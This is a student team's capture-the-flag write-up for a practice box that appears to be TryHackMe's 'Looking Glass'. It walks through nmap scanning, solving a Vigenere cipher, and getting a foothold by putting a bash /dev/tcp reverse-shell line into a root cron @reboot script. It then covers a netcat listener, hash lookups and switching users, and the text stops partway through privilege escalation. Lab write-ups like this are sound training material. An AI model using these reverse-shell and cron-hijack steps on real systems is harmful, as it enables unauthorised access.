

PenTest 1

ROOM A

AIA

Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member


Steps: Recon and Enumeration (Where you gather data)

Member Involved : Ikhwan, Amin

Tools Used : nmap, Google, Vigenere chiper,


Thought Process and Methodology :

Firstly, Amin suggests that we need to scan the machine for any open port.



```
root@ip-10-10-249-33:~# nmap -sV -sC -oA scan 10.10.113.9
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 04:15 BST
```

We get the number of ports running in the range of 9000-13783. So, Ikhwan tries and error on each open port to access. In each tries, it will show a clue about the position of the correct port.



```
root@ip-10-10-249-33:~# ssh -p 9000 root@10.10.113.9
The authenticity of host '[10.10.113.9]:9000 ([10.10.113.9]:9000)' can't be established.
  A key fingerprint is SHA256:ihMwNI8HsNkoZQ700IfsiQt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:9000' (RSA) to the list of known hosts.

Lower
Connection to 10.10.113.9 closed.
root@ip-10-10-249-33:~# ssh -p 13783 root@10.10.113.9
The authenticity of host '[10.10.113.9]:13783 ([10.10.113.9]:13783)' can't be established.
  RSA key fingerprint is SHA256:ihMwNI8HsNkoZQ700IfsiQt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:13783' (RSA) to the list of known hosts.

Higher
Connection to 10.10.113.9 closed.
root@ip-10-10-249-33:~# ssh -p 10000 root@10.10.113.9
The authenticity of host '[10.10.113.9]:10000 ([10.10.113.9]:10000)' can't be established.
  RSA key fingerprint is SHA256:ihMwNI8HsNkoZQ700IfsiQt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:10000' (RSA) to the list of known hosts.

Lower
Connection to 10.10.113.9 closed.
root@ip-10-10-249-33:~# ssh -p 12000 root@10.10.113.9
The authenticity of host '[10.10.113.9]:12000 ([10.10.113.9]:12000)' can't be established.
  RSA key fingerprint is SHA256:ihMwNI8HsNkoZQ700IfsiQt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:12000' (RSA) to the list of known hosts.
```

```

root@ip-10-10-249-33:~# ssh -p 9000 root@10.10.113.9
The authenticity of host '[10.10.113.9]:9000 ([10.10.113.9]:9000)' can't be established.
  A key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.113.9 closed.

root@ip-10-10-249-33:~# ssh -p 13783 root@10.10.113.9
The authenticity of host '[10.10.113.9]:13783 ([10.10.113.9]:13783)' can't be established.
  RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.113.9 closed.

```

It takes 45 minutes to find the right port, which is 10284.

```

root@ip-10-10-111-95:~#
root@ip-10-10-111-95:~#
File Edit View Search Terminal Help
Higher
Connection to 10.10.4.117 closed.
root@ip-10-10-111-95:~# ssh root@10.10.4.117 -p 10283
The authenticity of host '[10.10.4.117]:10283 ([10.10.4.117]:10283)' can't be established.
  RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.4.117]:10283' (RSA) to the list of known hosts.
Lower
Connection to 10.10.4.117 closed.
root@ip-10-10-111-95:~# ssh root@10.10.4.117 -p 10284
The authenticity of host '[10.10.4.117]:10284 ([10.10.4.117]:10284)' can't be established.
  RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
  Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.4.117]:10284' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmzz, cvs alv lsmtns aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,

```

Then, it shows 5 paragraphs but weird sentences. At the end of the weird text, it required a secret. When we searched Jabberwocky in Google chrome, it is a poem written by Lewis Carroll.

The screenshot shows a Google search results page for the query "jabberwocky". The top result is a link to the Poetry Foundation's page for "Jabberwocky" by Lewis Carroll. The page includes a sidebar with author information (Lewis Carroll), dropdown menus for first line, genre, symbolism, and format, and an audience rating summary with a score of 3.8. Below the main content, there is a "People also search for" box and a navigation bar for the Poetry Foundation.

Jabberwocky
BY LEWIS CARROLL

"Twas brillig, and the slithy toves
Did gyre and gimble in the wabe:
All mimsy were the borogoves,
And the mome raths outgrabe.

"Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!"

He took his vorpal sword in hand;
Long time the manxome foe he sought—
So rested he by the Tumtum tree
And stood awhile in thought.

And, as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,

It looks like we need to cipher the poems from the terminal. So, we searched for a cipher auto decoder in Google chrome.

The screenshot shows a Google search results page for the query "cipher auto decoder". The top result is a link to the Boxentriq website, which provides a guide to the Vigenère cipher. The page features a large grid graphic.

Open it and there is a box to input the cipher. Copy the cipher text from the terminal and paste it in the box. Clicked the auto solve (without key) button and waited for the result. But the encrypted text was not similar to the actual poem.

Boxentriq

Vigenere Tool

```
AHDW UTQASMX, TUN TST ZIJXAA OOCIJ
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbcz nxyi tst iosszqdtz,
Eew ale xgte semja dbxxkhfe.
Jdbr tivtmi pw sxderpoeKeudmgstd
```

Copy **Paste** **Text Options...**

Type key here... Standard Mode English

Decode **Encode** **Auto Solve (without key)** **Instructions**

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	10	100	10	Automatic

Auto Solve results

Score	Key	Text
4232	hbjetheatt	fcvo tzllts bmo her lztmre wypel mxl mtee and yemade ii xws hktc asp xptav oxva thv beonizjxp enm uvc mmhy vhlpv frespixs yugdcx aws quelcgergi my vfu pha klwn ande lxap als ahith vwwt fiqe xpsoke own kfiusn hdnv iqd asgo sss cenatehy ehhdxahvgoph he tgkk gas vjveow comrk my ohva dhrc tide hed olbqlqe ops fe qaxkol au ibdfcl ds yo dkp mbbhbgb wbct iqh qtoru hsheimp ii anrfqwa luh oq ev ruhxoh wpdiddes ds ltjdm usl uynhznowfk etfi djsp by twtwk flge pqxnlvgng thjkufz thz xjzroq uovh luk rjupad a
4232	hbjetheatt	fcvo tzllts bmo her lztmre wypel mxl mtee and yemade ii xws hktc asp xptav oxva thv beonizjxp enm uvc mmhy vhlpv frespixs yugdcx aws quelcgergi my vfu pha klwn ande lxap als ahith vwwt fiqe xpsoke own kfiusn hdnv iqd asgo sss cenatehy ehhdxahvgoph he tgkk gas vjveow comrk my ohva dhrc tide hed olbqlqe ops fe qaxkol au ibdfcl ds yo dkp mbbhbgb wbct iqh qtoru hsheimp ii anrfqwa luh oq ev ruhxoh wpdiddes ds ltjdm usl uynhznowfk etfi djsp by twtwk flge pqxnlvgng thjkufz thz xjzroq uovh luk rjupad a

So, Ikhwan tries to change the setting of max key length to 20. On the second try, we get the key which is thealphabetcipher. Copy the key and paste it in the settings key box. Scroll down the result and then we got the secret which is bewareTheJabberwock.

Vigenere Tool

```
AHDW UTQASMX, TUN TST ZIJXAA OOCIJ
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbcz nxyi tst iosszqdtz,
Eew ale xgte semja dbxxkhfe.
Jdbr tivtmi pw sxderpoeKeudmgstd
```

Copy **Paste** **Text Options...**

Type key here... Standard Mode English

Decode **Encode** **Auto Solve (without key)** **Instructions**


Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in ushif thought he stood the jabberwock with eyes of flame came whiffing through the tulgey wood and burbled a

Copy the key and paste it in the settings key box. Scroll down the result and then we got the secret which is bewareTheJabberwock.




The screenshot shows a window titled "Results" containing a text area with the following content:

```
Decoded message.

Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Below the text area are two buttons: "Copy" and "Text Options...".

Input the secret in the terminal. It shows a username and a password.



```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbc tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:FrostsOccasionContentScrubbing
Connection to 10.10.4.117 closed.
root@ip-10-10-111-95:~#
```

We try to access the username **jabberwock** with a given password. Then, successfully enter the user. List the files with command **ls** and it shows **poem.txt**, **twasBrillig.sh** and **user.txt**. View the content of the **user.txt** using **cat**. But the flag position is reversed. So, Ikhwan adds a reverse function at the command line and finally gets the final answer.

```
Applications Places System Tue 26 Jul, 04:41
jabberwock@looking-glass:~
```

File Edit View Search Terminal Help

```
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbai vppa grmjli!
Bplhrf xag Rjinlu imro, pud tlmp
Bwl jintmofh Iaohtachxta!

Oi tzdr hzw oqzehp jpvd tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkh wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsso,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbkh
l vpvict qseux dine huidoxt-achgb!
▶ peqi pt eitf, ick azmo mtd wlae
▶ ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gntdvl! Ttspaj!
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdciij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpoeKeudmgstd
Enter Secret:
jabberwock:UnhappyFaintPlaceDoubt
Connection to 10.10.113.9 closed.
root@ip-10-10-249-33:~# ssh jabberwock@10.10.113.9
jabberwock@10.10.113.9's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

Final Results : We got the user.txt which is thm{65d3710e9d75d5f346d2bac669119a23}

Steps: Initial Foothold (where you gain the first reverse shell)

Member Involved : Amin

Tools Used : terminal, netcat, nano, pentestmonkey

Thought Process and Methodology :

Firstly, I checked crontab to help us identify which box.

The terminal window shows the following output:

```
jabberwock@looking-glass:~$ cat /etc/crontab
-jabberwock@looking-glass:~$ cat /etc/cron.d/crontab
# /etc/cron.d/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

HELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

This clearly shows that if I reboot the user, the `twasBrillig.sh` script will run as `tweedledum` which is our target. So, I know that we can edit the script using `nano`. Now, I just need to find a way to reboot the box and if necessary find the password to access the user `tweedledum`.

The terminal window shows the following output:

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
  (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

By executing the sudo command, I was able to check what permissions I have access to. It clearly shows there is no password for rebooting the server and it also provides the command /sbin/reboot.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ nano twasBrillig.sh
```

So, I search [pentestmonkey](#) in Google chrome. Copy the bash and paste it in twasBrillig.sh .

The screenshot shows a web browser displaying the [pentestmonkey](#) website. The page title is "Reverse Shell Cheat Sheet". On the left, there is a sidebar with a "Categories" section containing links to various blog posts and cheat sheets. The main content area contains text about creating reverse shells and a specific one-liner for Bash:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Bash

Some versions of [bash can send you a reverse shell](#) (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Then, I changed the script in `twasBrillig.sh` by inserting my attacking machine ip and port.

The screenshot shows a terminal window titled "jabberwock@looking-glass:~". Inside the terminal, the command `cat /home/jabberwock/poem.txt` is being piped into a bash shell with standard input redirected from `/dev/tcp/10.10.172.149/1234` and standard output and error redirected to `&1`. Below the terminal, a nano editor window is open with the file `twasBrillig.sh`, which contains the same command. The status bar of the nano window indicates it is "Modified". The bottom part of the screenshot shows a terminal session where the user runs `sudo /sbin/reboot`, leading to a connection loss and a root shell on the attacking machine at IP 10.10.10.220.

```
wall $(cat /home/jabberwock/poem.txt)
bash -i >& /dev/tcp/10.10.172.149/1234 0>&1

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Linter

jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.161.230 closed by remote host.
Connection to 10.10.161.230 closed.
root@ip-10-10-220-125:~#
```

Then, I reboot the user `jabberwock`.

The screenshot shows a terminal session where the user runs `nc -lvp 1234` to start a netcat listener on port 1234. The listener successfully connects to the attacking machine's port 1234. The user then attempts to set the terminal process group but receives an error message about an inappropriate ioctl for device. Finally, the user logs in as the user `tweedledum`.

```
root@ip-10-10-220-125:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.161.230 38532 received!
bash: cannot set terminal process group (841): Inappropriate ioctl for devi
e
bash: no job control in this shell
tweedledum@looking-glass:~$
```

After that, I started a netcat listener on our machine. After numerous tries and methods, finally, I was able to access the user `tweedledum`.

Final results: We managed to access user `tweedledum`.

Steps: Horizontal Privilege Escalation (If any, if you pivot to other users)

Member Involved : Alif

Tools Used : AttackBox, Kali, Ssh, Google

Thought Process and Methodology :

So we're now connected as tweedledum. Before we do anything else, let's upgrade to a proper shell by using python3 command; (python3 -c "import pty;pty.spawn('/bin/bash')" and stty raw -echo

```
root@ip-10-10-70-85:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.156.66 37904 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                  nc -nlvp 1234
root@ip-10-10-70-85:~# stty raw -echo
root@ip-10-10-70-85:~# nc -nlvp 1234

tweedledum@looking-glass:~$
```

Now, let's look in the home folder:

I see that there are two files, a poem and a text from humptydumpty that I need to decode

```
tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
```

```
tweedledum@looking-glass:~$ cat poem.txt
'Tweedledum and Tweedledee
Agreed to have a battle;
For Tweedledum said Tweedledee
Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
As black as a tar-barrel;
Which frightened both the heroes so,
They quite forgot their quarrel.'
```

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

To reveal a sentence, I used hashes.com, an online hash cracker. It benefited me because the website recognised it and decrypted the sentence along with the others. The last message appears to be the password for another user.

✓ Found:

```
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk
```

So I now have another password, this time from the file `humptydumpty.txt`. And I know there is a user called `humptydumpty` because we looked at the `passwd` file earlier, so let's try switching to them by using `su humptydumpty`

```
humptydumpty@looking-glass: /home/jabberwock
File Edit View Search Terminal Tabs Help
humptydumpty@looking-glass: /home/ja... x root@ip-10-10-220-125: ~ x

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.


'Awbw utqasmx, tuh tst zljxaa bdcij
ph gjgl aoh zkuqsi zg ale hpie;
pe oqbzc nxyi tst iosszqdtz,
ew ale xdte semja dbxxkhfe.
Jdbcrtivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:DeclareUprightTemperAssure
Connection to 10.10.161.230 closed.
root@ip-10-10-220-125:~# ssh jabberwock@10.10.161.230
jabberwock@10.10.161.230's password:
Last login: Tue Jul 26 13:09:29 2022 from 10.10.220.125
jabberwock@looking-glass:~$ su humptydumpty
No passwd entry for user 'humptydumpty'
jabberwock@looking-glass:~$ su humptydampty
No passwd entry for user 'humptydampty'
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$
```

Then, I took a look at home folder permissions by using `cd ..`

```
humptydumpty@looking-glass: /home
File Edit View Search Terminal Tabs Help
humptydumpty@looking-glass: /home x root@ip-10-10-220-125: ~ x

Connection to 10.10.161.230 closed.
root@ip-10-10-220-125:~# ssh jabberwock@10.10.161.230
jabberwock@10.10.161.230's password:
Last login: Tue Jul 26 13:09:29 2022 from 10.10.220.125
jabberwock@looking-glass:~$ su humptydumpty
No passwd entry for user 'humptydumpty'
jabberwock@looking-glass:~$ su humptydampty
No passwd entry for user 'humptydampty'
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ cd ...
bash: cd: ...: No such file or directory
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root      root        4096 Jul  3  2020 .
drwxr-xr-x 24 root      root        4096 Jul  2  2020 ..
drwx-----  6 alice     alice       4096 Jul  3  2020 alice
drwx-----  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock  4096 Jul 26 13:14 jabberwock
drwx-----  5 tryhackme tryhackme   4096 Jul  3  2020 tryhackme
drwx-----  3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
drwx-----  2 tweedledum tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

After that, let's go into the Alice home folder and look for files with unusual permissions:



The terminal window shows the command `ls -l /home/alice` being run. The output lists several files with their permissions, sizes, and modification dates. The file `jabberwock` has unusual permissions (`drwxrwxrwx`) and a recent modification date (July 26, 2020). The terminal also shows the contents of `alice/.bashrc`, which includes configuration for history control and appending to the history file.

```
humptydumpty@looking-glass:/home$ ls -l /home/alice
drwx--x--x  6 alice      alice        4096 Jul  3  2020 alice
drwx-----  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock  jabberwock   4096 Jul 26 13:14 jabberwock
drwx-----  5 tryhackme  tryhackme   4096 Jul  3  2020 tryhackme
drwx-----  3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
drwx-----  2 tweedledum tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cat alice/.bashrc
#!/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
  *i*) ;;
  *) return;;
esac

